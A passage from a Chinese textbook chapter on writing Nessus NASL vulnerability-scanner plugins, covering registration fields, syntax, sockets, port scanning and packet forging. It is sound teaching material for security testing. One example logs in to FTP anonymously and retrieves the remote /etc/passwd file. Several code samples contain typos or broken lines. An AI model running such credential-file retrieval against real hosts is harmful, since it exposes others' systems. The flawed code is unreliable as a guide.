的漏洞，则可以通过自己开发的插件来扫描哪些主机存在此类漏洞；公司统一要求安装某种杀毒软件，网络管理员需要手工检查是不是所有员工的机器都安装了该软件，这将是一个异常繁杂的工作，针对这一情况，可编写相应插件来检查软件在机器中的安装情况。

下面，我们将编写一个插件的入门实例，接着详细介绍 Nessus 插件的脚本语言 NASL 的具体语法，然后分析一些 Nessus 官方提供的插件，并借鉴它们编写自己的插件。

6.6 NASL 插件编程入门实例

6.6.1 编写第一个 NASL 插件

一些网站管理员为了图方便，经常将一些文件存储在 Web 根目录或者 cgi-bin 目录下，如用户密码文件。我们编写的第一个插件的目的就是检查 Web 根目录或者 cgi-bin 目录下是否存在 passwd.ini 文件。

首先是脚本的注册部分。Nessus 规定自己写插件的编号使用范围是 90000～99000，我们选择 90001，并把插件命名为："Checks for passwd.ini"。由于该插件的目的仅仅是收集一些信息，因此把插件的"script_category"归为"ACT_GATHER_INFO"这一类，同时根据该"漏洞"的特性，把它归为"CGI abuses"这一簇。由于我们需要检测网站的工作情况，所以与 80 端口相关。

根据以上的分析，我们可以按照如下方式来写脚本的注册部分。

```
script_id(90001);
script_version ("$Version: 1.0 $");
script_name(english:"Checks for passwd.ini ");
desc["english"]="
Maybe the web manager will put in web root or cgi-bin directory a passwd.ini
  file which contains username and password information in clear text.

Solution: Don't put the sensitive file in the web directories.
```

```
Risk factor: High";

  script_description(english:desc["english"]);
  script_summary(english:"Checks for passwd.ini");

  script_category(ACT_GATHER_INFO);
  script_copyright(english:"This script is for share, written in the year
    2007");
  script_family(english:"CGI abuses");
  script_require_ports("Services/www",80);
```

下面就是脚本的攻击部分了。对于这个插件来说攻击部分很简单，先通过“port=get_http_port(default:80)”获取目标主机的 HTTP 端口（默认值设置为 80），并通过“is_cgi_installed_ka(item:"passwd.inc",port:port)”判断目标主机的 Web 根目标或者 cgi-bin 目录下是否存在 passwd.ini 文件。需要注意的是，函数 get_http_port()和 is_cgi_installed_ka()分别要用到“http_func.inc”和“http_keepalive.inc”这两个 Nessus 库文件，因此在调用这两个函数之前需要把它们包含进来。如果文件 passwd.ini 存在，则 is_cgi_installed_ka()函数返回 TRUE，调用“security_hole(port)”来报告漏洞。

脚本攻击部分如下：

```
include ("http_func.inc");
include ("http_keepalive.inc");

port=get_http_port(default:80);
if(is_cgi_installed_ka(item:"passwd.inc",port:port))
 security_hole(port);
```

将注册部分和攻击部分合起来，就形成了一个完整的脚本文件，把它保存为 MyFirstNasl.nasl。这样，我们的第一个插件就编写好了，如下所示。

```
#
# My first nasl: Checks for passwd.ini
#
if (description)
{
  script_id(90001);
```

```
  script_version ("$Version: 1.0 $");
  script_name(english:"Checks for passwd.ini");
  desc["english"]="
Maybe the web manager will put in web root or cgi-bin directory a passwd.ini
  file which contains username and password information in clear text.

Solution: Don't put the sensitive file in the web directories.

Risk factor: High";

  script_description(english:desc["english"]);
  script_summary(english:"Checks for passwd.ini");

  script_category(ACT_GATHER_INFO);
  script_copyright(english:"This script is for share, written in the year
    2007");
  script_family(english:"CGI abuses");
  script_require_ports("Services/www",80);

  exit(0);
}

include ("http_func.inc");
include ("http_keepalive.inc");

port=get_http_port(default:80);
if(is_cgi_installed_ka(item:"passwd.inc",port:port))
 security_hole(port);
```

下面一节，将说明如何安装自己编写的插件，并展示第一个插件的工作效果。

6.6.2 如何安装插件

插件的安装过程很简单，把“MyFirstNasl.nasl”文件拷贝到 Nessus 服务器的脚本目录，默认安装时该目录为：C:\Program Files\Tenable\Nessus\plugins\scripts。这样，我们就可以通过脚本解

释器来检查这个脚本有没有语法错误了。运行“nasl –t 127.0.0.1 MyFirstNasl.nasl”命令，如图 6-92 所示（第一行命令），发现 nasl.exe 没有报告任何错误。

现在，让我们来测试插件的工作效果。首先保证本机上有一个 http 服务器，然后在 Web 根目录下放置一个 passwd.ini 文件，再运行同样的命令，如图 6-92 所示（第二行命令），提示“successs”，说明插件检测到了该文件。




图 6-92

但是，仅仅把插件拷贝到脚本目录，Nessus 3 还无法识别出这个插件，只有脚本解释器 nasl.exe 才能找到它。要想在扫描时可以选择自己编写的插件，就必须重建插件数据库，把 MyFirstNasl.nasl 这个插件的相关信息添加到 Nessus 的插件数据库中。

要重建插件数据库很简单，只要到 Nessus 服务器的安装目录下运行 build.exe 文件，就会自动重建插件数据库，重建过程如图 6-93 所示。




图 6-93

当重建过程完成之后，这时，再启动 Nessus 服务器和客户端就能看到这个新插件的信息了。以 Nessus 服务器为例，从桌面或者开始菜单打开“Tenable Nessus”，新建一个策略并配置它的插件，如图 6-94 所示。因为我们给 MyFirstNasl.nasl 注册的 Family 是“CGI abuses”，所以在 Families 这一栏选择“CGI abuses”；在右边一栏将显示该簇的所有插件，我们为插件注册的名字是“Checks for passwd.ini”，因此按照字母顺序将很容易找到这个插件，点击该插件的名字，将出现该插件的详细信息。




图 6-94

6.7 Nessus 插件开发语言——NASL

对 NASL 插件有了一个感性认识之后，让我们来具体学习一下 NASL 语言的语法。“磨刀不误砍柴工”，想要写出好的插件，就必须先把 NASL 基础先打扎实。其实我们无须担心学习这门语言会花很多时间，因为 NASL 是一门经过优化的脚本语言，相比 C 语言来说简单多了。

6.7.1 Hello World 示例

任何一本编程语言的教程上大多会有一个 Hello World 的程序示例，我们这个教程也将通过 Hello Word 示例带领读者走进 NASL 脚本语言的大门。

NASL 的 Hello World 示例很简单，就一句话：

```
display("Hello World\n");
```

在 Nessus 服务器端的安装目录下找到“plugins\scripts”目录，在里面新建一个文本文件，输入上面这句话，保存，然后把文件名改为“MyHelloworld.nasl”。这样，NASL 语言的 Hello World 程序就写好了。

使用脚本解释器执行它，让我们来看看效果。在 Nessus 服务器的安装目录下输入命令：nasl MyHelloworld.nasl，则在屏幕上输出“Hello World”，如图 6-95 所示。




图 6-95

可以看出，NASL 语言是如此的简单。当然，如果要写一个测试安全漏洞的脚本，以完成相应的功能，那么脚本程序必须遵循一个简单的结构，下节将介绍 NASL 的脚本结构。

6.7.2　NASL 脚本结构

一个完整的 Nessus 插件由注册部分和攻击部分组成。注册部分包含加载该插件时所需要的描述信息；攻击部分包含用于攻击测试的代码。攻击完成后，可使用 security_note()、security_warning()或者 security_hole()函数报告是否存在相应的安全漏洞。

每个 NASL 脚本都需要有以下结构：

```
#
#NASL 基本基本结构
#
if(description)
 {
   #
   #这里是注册部分(register section)
   #
   exit(0);
 }
#
#这里是攻击部分(attack section)
#
```

其中，description 是一个全局变量，值可以是 TRUE 或者 FALSE，取决于脚本是否需要注册。Nessus 插件的基本结构如图 6-96 所示。

图 6-96

1. 注册部分

每个安全测试插件都需要向 Nessus 服务器进行注册后，才能使用。脚本的注册部分，一般由以下条目组成：script_id、script_version、script_name、script_description、script_summary、script_category、script_copyright、script_family、script_cve_id、script_bugtraq_id、script_require_ports、script_dependencie、script_timeout，必需的部分在 NASL 插件的基本结构图中用*进行了标注。

可以调用以下函数设置这些项的值进行注册。

（1）script_id

设置脚本的唯一标识，如果编写供自己使用的插件，ID 号则可以使用 90000～99000。

其原型为：script_id(〈id〉)

（2）script_version

设置脚本的版本。

其原型为：script_version(〈version〉)

（3）script_name

设置在 Nessus 客户程序窗口中显示的名称。

其原型为：script_name(language1:〈name〉,[...])

（4）script_description

设置在 Nessus 客户程序中显示的描述信息。

其原型为：script_description(language1:〈desc〉,[...])

（5）script_summary

设置总结信息，必须在一行之内总结描述信息的内容。

其原型为：script_summary(language1:〈summary〉,[...])

（6）script_category

设置脚本的类别。

其原型为：script_category(〈category〉)

其中，category 可以是下列参数之一。

- ACT_INIT：这类脚本仅仅设置一些 Knowledge Base 项（所有插件的全局变量）。
- ACT_SCANNER：端口扫描脚本。
- ACT_SETTINGS：像 ACT_INIT 一样，但是运行在扫描器之后，一旦当我们知道主机是活动的。
- ACT_GATHER_INFO：信息采集类脚本。这种脚本率先启动，不会对远程主机造成伤害。
- ACT_ATTACK：这类脚本尝试轻缓地攻击，如遍历网站目录。
- ACT_MIXED_ATTACK：这种脚本发起攻击，可能存在危险的后果，比如在大多时间破坏服务。
- ACT_DESTRUCTIVE_ATTACK：这种脚本破坏数据或者发起危险的攻击，比如测试缓冲区溢出很有可能使服务崩溃。
- ACT_DENIAL：这种脚本会发起拒绝服务攻击，试图造成远程主机宕机。
- ACT_KILL_HOST：这类脚本试图使目标主机崩溃，比如耗尽它的 CPU 或者关掉一些至关重要的服务。
- ACT_FLOOD：这类脚本试图通过发送大量的不正确的数据包或请求使目标无法服务，还有可能使网络瘫痪，或者使路由器、交换器无法服务。

（7）script_copyright

设置脚本的版权信息。

其原型为：script_copyright(language1:〈copyright〉,[...])

（8）script_family

设置脚本所属的簇（family）。

其原型为：script_family(language1:〈family〉,[...])

NASL 对 family 没有明确的规定，我们可以任意定义脚本所属的簇，如“My PowerTools”，不过不建议这样做。当前使用的簇名有：

Backdoors
CGI abuses
CISCO
Denial of Service
Finger abuses
Firewalls

FTP
Gain a shell remotely
Gain root remotely
General
Misc
Netware
NIS
Ports scanners
Remote file access
RPC
Settings
SMTP problems
SNMP
Untested
Useless services
Windows
Windows: User management

大家可能注意到了，以上的函数都有一个叫做 language1 的参数，这个参数用于提供多语言支持。使用 NASL 编写的脚本都需要支持英语，因此这些函数的确切语法是：

```
script_fuction(english:english_text,[francais:french_text,deutsch:germa
  n_text,...]);
```

（9）script_cve_id

如果该漏洞有 CVE（Common Vulnerabilitiesand Exposure）编号，则可以在这个字段给出。

CVE 是麻省理工学院维护的一个数据库，主要是对安全相关的问题提供一个一般的描述。详情请参考 http://cve.mitre.org。

Nessus 和 CVE 完全兼容，如果我们要测试一个 CVE 定义过的安全问题，就可以在插件脚本的描述部分调用 script_cve_id()函数。

其原型为：script_cve_id(〈cve_id〉)

例如：

```
script_cve_id("CVE-1999-0991");
```

如果使用了这个函数，Nessus 客户程序在生成报告时，会自动引用相关的 CVE 记录。

（10）script_bugtraq_id

如果该漏洞有 bugtraq 编号，则可在这个字段给出。

其原型为：script_bugtraq_id(〈bugtraq _id〉)

（11）script_require_ports

设置使用该脚本所依赖的远程主机开启的服务和端口。

（12）script_dependencie

设置使用该脚本前所要执行的其他脚本，用于解决安全测试插件依赖关系。它告诉 Nessusd 服务器在某些脚本之后启动当前脚本。如果当前脚本需要其他脚本获得的结果，就需要使用这个函数。

其原型为：script_dependencies(filename1 [,filename2,...,filenameN]);

其中，filename 参数是脚本文件名。

（13）script_timeout

设置脚本的超时时间。

2. 攻击部分

脚本的攻击部分可以包括所有用于攻击测试的代码，在 6 .8 节和 6 .9 节将详细讲解如何编写脚本的攻击部分，在此先举一个例子供大家学习。

例如，如果想读取目标 Web 服务器的 Banner 信息（如版本信息），脚本的攻击部分则可以这样写：

```
#include the NASL http library functions
include("http_func.inc");

#Use the knowledge base to check if the target runs a web server
port = get_http_port(default:80);

if (! get_port_state(port)) exit(0);

#Create a new HTTP request
req = http_get(item:"/", port:port);
#Connect to the target port, and send the request
soc = http_open_socket(port);

if(!soc) exit(0);
send(socket:soc, data:req);
r = http_recv(socket:soc);
http_close_socket(soc);

#If the server replied, notify of our success
if(r)
```

```
security_note(port:port, data:r);
```

攻击完成之后，可以使用 security_note()、security_warning()和 security_hole()函数报告是否存在此类安全问题，它们所报告的漏洞的危害程度依次上升。它们的用法相同，原型都有两种情况。

第一种：

```
security_note( 〈port〉 [,protocol: 〈proto〉 ]);
security_warning( 〈port〉 [,protocol: 〈proto〉 ]);
security_hole( 〈port〉 [,protocol: 〈proto〉 ]);
```

第二种：

```
security_note(port: 〈port〉 ,data: 〈data〉 [,protocol: 〈proto〉 ]);
security_warning(port: 〈port〉 ,data: 〈data〉 [,protocol: 〈proto〉 ]);
security_hole(port: 〈port〉 ,data: 〈data〉 [,protocol: 〈proto〉 ]);
```

在第一种情况下，客户程序显示的内容是脚本注册时 script_description()函数提供的。由于能够支持多语言，因此非常方便。

在第二种情况下，客户程序将显示 data 参数的内容。如果需要显示动态获得的数据，就必须使用这种形式。

3. 一个完整的 NASL 脚本示例

除了安全测试外，NASL 也可以用来编写一些用于维护的脚本。下面就是一个例子，用户可以使用这个脚本检查哪些主机正在提供 SSH 服务。

```
#
#检查 SSH
#
if(description)
  {
    script_name(english:"Ensure the presence of ssh");
    script_description(english:"This script makes sure that ssh is
      running");
    script_summary(english:"connects ont remote tcp port 22");
    script_category(ACT_GATHER_INFO);
    script_family(english:"Admiminstration toolbox");
    script_copyright(english:"This script was Writtern by Joe U.");
    exit(0);
  }
#
```

```
#SSH 服务可能隐藏在别的端口
#因此我们需要依赖于 find_service 插件获得的结果
#
port=get_kb_item("Services/ssh");
if(!port)port=22;
#首先声明 SSH 没有安装
ok=0;
if(get_port_state(port))
  {
    soc=open_sock_tcp(port);
    if(soc)
      {
        #检查端口是否是由 TCP_Wrapper 封装的
        data=recv(socket:soc,length:200);
        if("SSH") (data)ok=1;
      }
    close(soc);
  }
#
#报告不提供 SSH 服务的主机
#
if(!ok)
{
  report="SSH is not running on this host!";
  security_warning(port:22,data:report);
}
```

6.7.3　NASL 语法

在语法上，NASL 非常类似于 C 语言，只是去掉了一些烦人的东西。我们无需顾及对象的类型，也不用为它们分配和释放内存；在使用变量之前不必事先声明，这样，我们就可以只致力于安全测试插件的编写。如果有一些 C 语言的编程基础，NASL 的学习将会很简单；如果没有，也可以完全放心，因为本章会有丰富的示例贯穿着学习过程。

1. 注释

在 NASL 中，注释符是#，它只对当前行有效。例如：

有效的注释：

```
a = 1; #let a = 1
#set b to 2
b = 2;
```

无效的注释：

```
#
set a to 1
#
a = 1;
a = # set a to 1 # 1;
```

2. 变量、变量类型、内存分配

与C语言不同，在使用变量之前，不用事先声明，也不用关心它们的类型。如果操作错误（例如：把一个IP报文和一个整数相加），NASL就会提醒我们。我们也不必关心在C语言中经常遇到的内存分配，内存在需要时自动分配。

3. 数字和字符串

NASL中的数字可以使用3种进制：十进制、十六进制和二进制。例如：

```
a = 1204;
b = 0x0A;
c = 0b001010110110;
d = 123 + 0xFF;
```

数组必须使用引号。注意：和C语言不同，除非使用string()函数，否则NASL解释器将不解释特殊字符（如\n）。例如：

```
a = "Hello\nI'm Renaud"; #a等于"Hello\nI'm Renaud", \n没有特殊含义
b = string("Hello\nI'm Renaud");#b等于"Hello
# I'm Renaud"
c = string(a); #c等于b
```

string()函数将在“字符串处理”中详细讨论。

4. 匿名/非匿名参数

（1）非匿名函数（Non-anonymous Function）

NASL对函数参数的处理方式与C语言也不相同。在C语言中，程序员必须知道参数的位置。如果一个函数的参数超过10个，就非常让人头疼。例如，一个构造IP报文的函数就可能有很多参数。如果我们需要使用这个函数，就得记住参数的确切次序，这非常浪费时间。

在NASL中尽量避免出现这种情况。

在 NASL 中，当函数的参数次序比较重要，并且当这个函数不同的参数是不同的类型时，这个函数就是一个非匿名函数。也就是说，我们必须给出元素名。如果我们忘记了某些元素，在运行时 NASL 会给我们错误提示。例如：forge_ip_packet()函数有很多参数，以下两种调用方式都有效并且执行相同的操作。

```
forge_ip_packet(ip_hl:5,ip_v:4,ip_p:IPPROTO_TCP);
forge_in_packet(ip_p:IPPROTO_TCP,ip_v:4,ip_hl:5);
```

在运行时，用户会被提示缺少参数（ip_len 等）。

（2）匿名函数（Anonymous Function）

如果函数只有一个参数，或者所有参数的类型都是相同的，那么这种函数就叫做匿名函数。例如：

```
send_packet(my_packet);
send_packet(packet1,packet2,packet3);
```

这些函数可以有选项。例如：在使用 send_packet()函数时，我们可以决定是否等待回应。如果我们感觉没有必要接收目标的回应，就可以使用如下调用形式来加速安全测试速度。

```
send_packet(packet,use_pcap:FALSE);
```

5. for 和 while

在 NASL 中也存在 for 和 while 两种循环控制，和 C 语言的几乎完全相同。

for 的语法格式如下：

```
for(instruct_start;condition;end_loop_instruction)
 {
  #
  #需要执行的代码
  #
 }
```

或者

```
for(instruction_start;condition;end_loop_instruction)fuction();
```

while 的语法格式如下：

```
while(condition)
 {
  #
  #执行的代码
```

```
    #
  }
```

或者

```
 while(condition)function();
```

例如：

```
# 使用 for 显示从 1 到 0
for(i=1;i <=10;i=i+1)display("i : ",i,"\n");
# 使用 for 显示从 1 到 9 以及它们是奇数还是偶数
for(j=1;j <=10;j=j+1)
  {
    if (j&1)display(j," is odd\n");
    else display(j," is even\n");
  }
# 使用 while
i = 0;
while(i <10)
  {
   i=i+1;
  }
```

6. 用户定义的函数

NASL 允许用户定义自己的函数。用户可以使用如下的语法定义自己的函数：

```
function my_func(argument1,argment2,....)
```

用户定义的函数必须使用非匿名（non-anonymous）参数，NASL 能够处理递归调用。例如：

```
function fact()
  {
    if((n==0)||(n==1))
      return(n);
    else
      return(n*fact(n:n-1));
  }
display("b! is ",fact(n:5),"\n);
```

另外，用户自己定义的函数不能调用其他的用户定义函数（实际上是可以的，但是遇到这种

情时，NASL 解释器会向我们发出警告）。

注意：如果我们需要让自己的函数返回一个值，则需要使用 return()函数。因为 return()是一个函数，因此需要有括号，下面这种写法就是错误的：

```
function func()
 {
   return 1; #这种写法在 C 语言中是可以的，但是在 NASL 中不行
 }
```

7. 操作符

一些标准的 C 语言操作符也可以用于 NASL，包括：+、-、*、/和%。目前，NASL 还不支持操作符的优先级，但是以后版本将会支持操作符的优先级。另外，NASL 也支持 C 语言的二进制操作符|和&。

除此之外，NASL 还有两个独有的操作符：x 和><。

（1）x 操作符

对于某些简单的循环使用 for 或者 while 非常不便，而且每次循环还需要对条件进行检查，造成效率的下降。因此，NASL 引入了一个 x 操作符来简化某些循环代码。例如：如果我们需要发出 10 次 UDP 报文，使用 x 操作符，只要下面一行代码就可以了。

```
send_packet(udp)x10;
```

（2）><操作符

><操作符是一个布尔型操作符，表示如果一个字符串 A 包含在另一个字符串 B 中，就返回真。例如：

```
a = "Nessus";
b = "I like Nessus";
if(a><b)
 {
   #结果为真
   display(a " is contained in ",b,"\n");
 }
```

6.7.4　NASL 重要函数：网络相关函数

1. 套接字处理

套接字是使用 TCP 或者 UDP 协议和其他主机通信的途径。在 NASL 中不允许直接打开一个和测试目标通信的套接字，因此，只能使用 NASL 提供的函数打开套接字。

（1）如何打开一个套接字

在NASL中，函数open_sock_tcp()和open_sock_udp()分别用于打开一个TCP或者UDP套接字。这两个函数使用匿名（anonymous）参数。当前，每次只能打开一个端口，将来的版本将解决这个问题。例如：我们可以使用如下代码分别打开一个TCP和UDP套接字。

```
#在80端口打开一个TCP套接字
soc1=open_sock_tcp(80);
#在123端口打开一个UDP套接字
soc2=open_sock_udp(123);
```

如果无法和远程主机建立连接，这两个函数会返回0。不过，通常open_sock_udp()不会失败，因为没有办法确定远程主机的UDP端口是否开放。对于open_sock_tcp()，如果远程主机的端口是关闭的，它就会返回0。

open_sock_tcp()可以用于对TCP端口的简单扫描。例如：

```
start = prompt("First port to scan?"); #输入开始的端口
end = prompt("Last port to scan?"); #输入结束的端口
for(i=start;i <end;i=i+1)
 {
   soc=open_sock_tcp(i);
   if(soc)
     {
  display("Port ",i," is open\n");
  close(soc);
     }
 }
```

（2）关闭一个端口

关闭一个端口使用close()函数，在close()内部，关闭端口之前，它首先会调用shutdown()函数。

（3）读/写套接字

根据被读/写的套接字类型，可以选择使用如下函数完成这两项操作。

```
recn(socket: <socketname> ,length: <length>  [,timeout: <timeout> ])
```

从套接字<socketname>读取<length>个字节，这个函数可以用于TCP和UDP。超时（timeout）参数是可选的，以秒为单位。

```
recv_line(socket: <socketname> ,length: <length>  [,timeout: <timeout> ])
```

这个函数和recv()函数类似，只是如果遇到换行（\n）操作终止。这个函数只能用于TCP套

接字。

```
send(socket: 〈socket〉 ,data: 〈data〉  [,length: 〈length〉 ])
```

从套接字〈socket〉发送数据〈data〉。可选参数 length 告诉函数发送〈length〉个字节。如果没有设置 length，发送操作就在遇到 NULL 时终止。

如果没有设置超时参数，读函数（recv()和 recv_line()）就使用默认的超时时间 5 秒。如果时间到，它们就返回 FALSE。例如：

```
# 以下代码用于显示远程主机的 banner 信息
soc = open_sock_tcp(21);
if(soc)
 {
  data = recv_line(socket:soc,length:1024);
  if(data)
   {
    display("The remote FTP banner is : \n",data,"\n");
   }
  else
   {
    display("The remote FTP server seems to be tcp-wrapper\n");
   }
  close(soc);
 }
```

（4）高层操作

NASL 有一些针对 FTP 和 WWW 协议的函数，用于简化对这两个应用层协议的某些操作。

```
ftp_log_in(socket: 〈soc〉 ,user: 〈login〉 ,pass: 〈pass〉 )
```

尝试通过〈soc〉套接字登录到远程 FTP 主机。如果用户名〈login〉和密码〈pass〉都正确，就返回 TRUE，否则返回 FALSE。

```
ftp_get_pasv_port(socket: 〈soc〉 )
```

向远程 FTP 服务器发出一个 PASV 命令，获得连接的端口，NASL 脚本可以通过这个端口从 FTP 服务器下载数据。如果发生错误，函数将返回 FALSE。

```
is_cgi_installed( 〈name〉 )
```

测试远程 Web 服务器是否安装了名为〈name〉的 CGI 程序。这个函数向远程 Web 服务器发出 GET 请求实现这个目的。如果〈name〉不是以斜杠（/）开头，就认为它是相对于/cgi-bin/的。

这个函数也可以用于确定某个文件是否存在。
示例脚本：

```
#
# 针对 WWW 服务器的测试
#
if(is_cgi_installed("/robots.txt"))
  {
    display("The file /robots.txt is present\n");
  }
if(is_cgi_installed("php.cgi"))
  {
    display("The CGI php.cgi is installed in /cgi-bin/\n");
  }
if(!is_cgi_installed("/php.cgi"))
  {
    display("There is no php.cgi in the remote web root\n");
  }

#
# 针对 FTP 服务器的测试
#
# 打开一个连接
soc = open_sock_tcp(21);
# 匿名登录到远程 FTP 主机
if(ftp_log_in(socket:soc,user:"anonymous",pass:"joe@"))
  {
    # 打开一个被动传输模式的端口
    port = ftp_get_pasv_port(socket:soc);
    if(port)
      {
        soc2 = open_sock_tcp(port);
        #尝试获得远程 Linux 系统的/etc/passwd 文件
        data = string("RETR /etc/passwd\r\n");
        send(socket:soc,data:data);
        password_file = recv(socket:soc2,length:10000);
        display(password_file);
```

```
        close(soc2);
      }
    close(soc);
  }
```

2. 原始报文处理

NASL 允许用户构造自己的 IP 报文，而且报文的定制是以一种智能的方式进行的。例如，如果我们改变了一个 TCP 报文的某个参数，就会造成其 TCP 校验和发生改变，但是我们不必为此费心，NASL 会自动完成。

所有的原始报文构造函数都使用非匿名（non-anonymous）参数，参数的名字都是来自 BSD 的包含文件。因此，一个 IP 报文的长度域叫做 ip_len 而不是 length。

（1）构造 IP 报文

在 NASL 中，我们可以使用 forge_ip_packet()函数构造一个新的 IP 报文；使用 get_ip_element()函数获得报文某个域的值；使用 set_ip_element()函数改变现有 IP 报文某个域的值。forge_ip_packet 函数的原型如下：

```
〈return_value〉 =forge_ip_packet(
  ip_hl : 〈ip_hl〉 ,
  ip_v : 〈ip_v〉 ,
  ip_tos : 〈ip_tos〉 ,
  ip_len : 〈ip_len〉 ,
  ip_id : 〈ip_id〉 ,
  ip_off : 〈ip_off〉 ,
  ip_ttl : 〈ip_ttl〉 ,
  ip_p : 〈ip_p〉 ,
  ip_src : 〈ip_src〉 ,
  ip_dst : 〈ip_dst〉 ,
  [ip_sum : 〈ip_sum〉 ]);
```

其中，ip_sum 参数是可选的，如果没有使用，NASL 会自动计算报文的校验和。ip_p 参数可以是一个整数值，或者是 IPPROTO_TCP、IPPROTO_UDP、IPPROTO_ICMP、IPPROTO_IGMP 和 IPPROTO_IP 等常量中的某个值。

get_ip_element()函数的原型如下：

```
〈element〉 =get_ip_element(
  ip : 〈ip_varible〉 ,
  element :"ip_hl"|"ip_v"|ip_tos"|"ip_len"|
  "ip_id"|"ip_off"|"ip_ttl"|"ip_p"|
```

```
        "ip_sum"|"ip_src"|"ip_dst");
```

get_ip_element()将返回报文中的某个域的值。element 参数必须是"ip_hl"、"ip_v"、ip_tos"、"ip_len"、"ip_id"、"ip_off"、"ip_ttl"、"ip_p"、"ip_sum"、"ip_src"、"ip_dst"中的一个，而且引号是必不可少的。

set_ip_elements()函数的原型如下：

```
set_ip_elements(
  ip : 〈ip_variable〉 ,
  [ip_hl : 〈ip_hl〉 ,]
  [ip_v : 〈ip_v〉 ,]
  [ip_tos : 〈ip_tos〉 ,]
  [ip_len : 〈ip_len〉 ,]
  [ip_id : 〈ip_id〉 ,]
  [ip_off : 〈ip_off〉 ,]
  [ip_ttl : 〈ip_ttl〉 ,]
  [ip_p : 〈ip_p〉 ,]
  [ip_src : 〈ip_src〉 ,]
  [ip_dst : 〈ip_dst〉 ,]
  [ip_sum : 〈ip_sum〉 ]
);
```

这个函数可以改变 IP 报文〈ip_varible〉的值，如果我们没有修改 ip_sum 域的值，它会自动重新计算。这个函数没有构造报文的能力，因此需要把它放在 forge_ip_packet()函数之后。

最后，还有一个函数 dump_ip_packet()需要说明一下，这个函数能够以可读的方式把 IP 报文的内容输出到屏幕。这个函数应该只用于调试目的。

（2）构造一个 TCP 报文

forge_tcp_packet()函数用来构造 TCP 报文。函数原型如下：

```
tcppacket = forge_tcp_packet(
  ip : 〈ip_packet〉 ,
  th_sport : 〈source_port〉 ,
  th_dport : 〈destination_port〉 ,
  th_flags : 〈tcp_flags〉 ,
  th_seq : 〈sequence_number〉 ,
  [th_x2 : 〈unused〉 ],
  th_off : 〈offset〉 ,
  th_win : 〈window〉 ,
```

```
    th_urp : (urgent_pointer) ,
    th_sum : (checksum) ,
    [data : (data) ]);
```

其中，标志参数 th_flags 必须是 TH_SYN、TH_ACK、TH_FIN、TH_PUSH 或者 TH_RST，这些标志可以使用|操作符结合到一块。th_flags 还可以使用一个整数值。ip_packet 必须首先由 forge_ip_packet()函数产生或者使用 send_packet()、pcap_next()函数得到返回值。

函数 set_tcp_elements()能够修改 TCP 报文的内容，其原型如下：

```
set_tcp_elements(
  tcp : (tcp_packet) ,
  [th_sport : (source_port) ,]
  [th_dport : (destination_port) ,]
  [th_flags : (tcp_flags) ,]
  [th_seq : (sequence_number) ,]
  [th_ack : (acknowledgement_number) ,]
  [th_x2 : (unused) ,]
  [th_off : (offset) ,]
  [th_win : (window) ,]
  [th_urp : (urgent_pointer) ,]
  [th_sum : (checksum) ,]
  [data : (data) ]);
```

除非我们自己设置 th_sum 参数，否则函数会自动计算报文的校验和。

函数 get_tcp_element()用来设置 TCP 报文的内容，其原型如下：

```
element = get_tcp_elements(
  tcp : (tcp_packet) ,
  element : (element_name) );
```

